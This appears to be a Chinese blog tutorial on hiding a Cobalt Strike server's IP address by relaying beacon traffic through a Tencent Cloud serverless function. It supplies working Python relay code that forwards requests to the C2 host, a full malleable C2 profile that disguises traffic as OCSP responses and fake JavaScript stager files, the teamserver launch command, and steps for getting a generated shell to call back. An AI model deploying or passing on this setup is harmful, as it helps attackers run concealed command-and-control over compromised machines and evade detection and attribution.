在我们上线
cs时,常会考虑这样一个问题。如果直接暴露cs服务端的IP地址,岂不很危险。于是我们通过云函数来上线我们的CS从而保护服务端IP。
实验环境
腾讯 vpsCS 4.7
首先,我们需要登录腾讯云,开启云函数。登录腾讯云后,搜索云函数。开通即可。
初次登录,需要授权。登录控制台后,点击新建。
函数名称随意,选择从头开始,环境填Python3.6,选完后下拉,把代码搞里头。
复制下面代码,并修改服务器地址。
# coding: utf8
import json,requests,base64
def main_handler(event, context):
    response = {}
    path = None
    headers = None
    try:
        C2='http://VPSIP:80'
        if 'path' in event.keys():
            path=event['path']
        if 'headers' in event.keys():
            headers=event['headers']
        if 'httpMethod' in event.keys() and event['httpMethod'] == 'GET' :
            resp=requests.get(C2+path,headers=headers,verify=False)
        else:
            resp=requests.post(C2+path,data=event['body'],headers=headers,verify=False)
            print(resp.headers)
            print(resp.content)
        response={
            "isBase64Encoded": True,
            "statusCode": resp.status_code,
            "headers": dict(resp.headers),
            "body": str(base64.b64encode(resp.content))[2:-1]
        }
    except Exception as e:
        print('error')
        print(e)
    finally:
        return response

完成后,点击保存!接着点击触发管理,创建触发器
格式如下
点击api名称编辑后到达此页面,路径修改为/
完成 后点击 发布服务
新增C2的profile文件,命名为KALI.profile
set sample_name "t";
set sleeptime "3000";
set jitter    "0";
set maxdns    "255";
set useragent "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)";

http-get {

    set uri "/api/x";

    client {
        header "Accept" "*/*";
        metadata {
            base64;
            prepend "SESSIONID=";
            header "Cookie";
        }
    }

    server {
        header "Content-Type" "application/ocsp-response";
        header "content-transfer-encoding" "binary";
        header "Server" "Nodejs";
        output {
            base64;
            print;
        }
    }
}
http-stager {
    set uri_x86 "/vue.min.js";
    set uri_x64 "/bootstrap-2.min.js";
}
http-post {
    set uri "/api/y";
    client {
        header "Accept" "*/*";
        id {
            base64;
            prepend "JSESSION=";
            header "Cookie";
        }
        output {
            base64;
            print;
        }
    }

    server {
        header "Content-Type" "application/ocsp-response";
        header "content-transfer-encoding" "binary";
        header "Connection" "keep-alive";
        output {
            base64;
            print;
        }
    }
}
保存完成后,存放在cs目录下。启动cs服务端
./teamserver vpsip admin12345 KALI.profile

将云函数的公网接口地址域名填入listener的http hosts和stager的hosts注意不要http 和80
添加监听
生成shell后成功上线。
这样我们便顺利上线了我们的cs。你会发现设备的IP地址是不断发生变化的。
更多精彩文章 欢迎关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
Kali Linux安装OpenVAS
下一篇:
在VPS上面安装Cs 实现外网Shell

请登录后发表评论
登录
全部评论
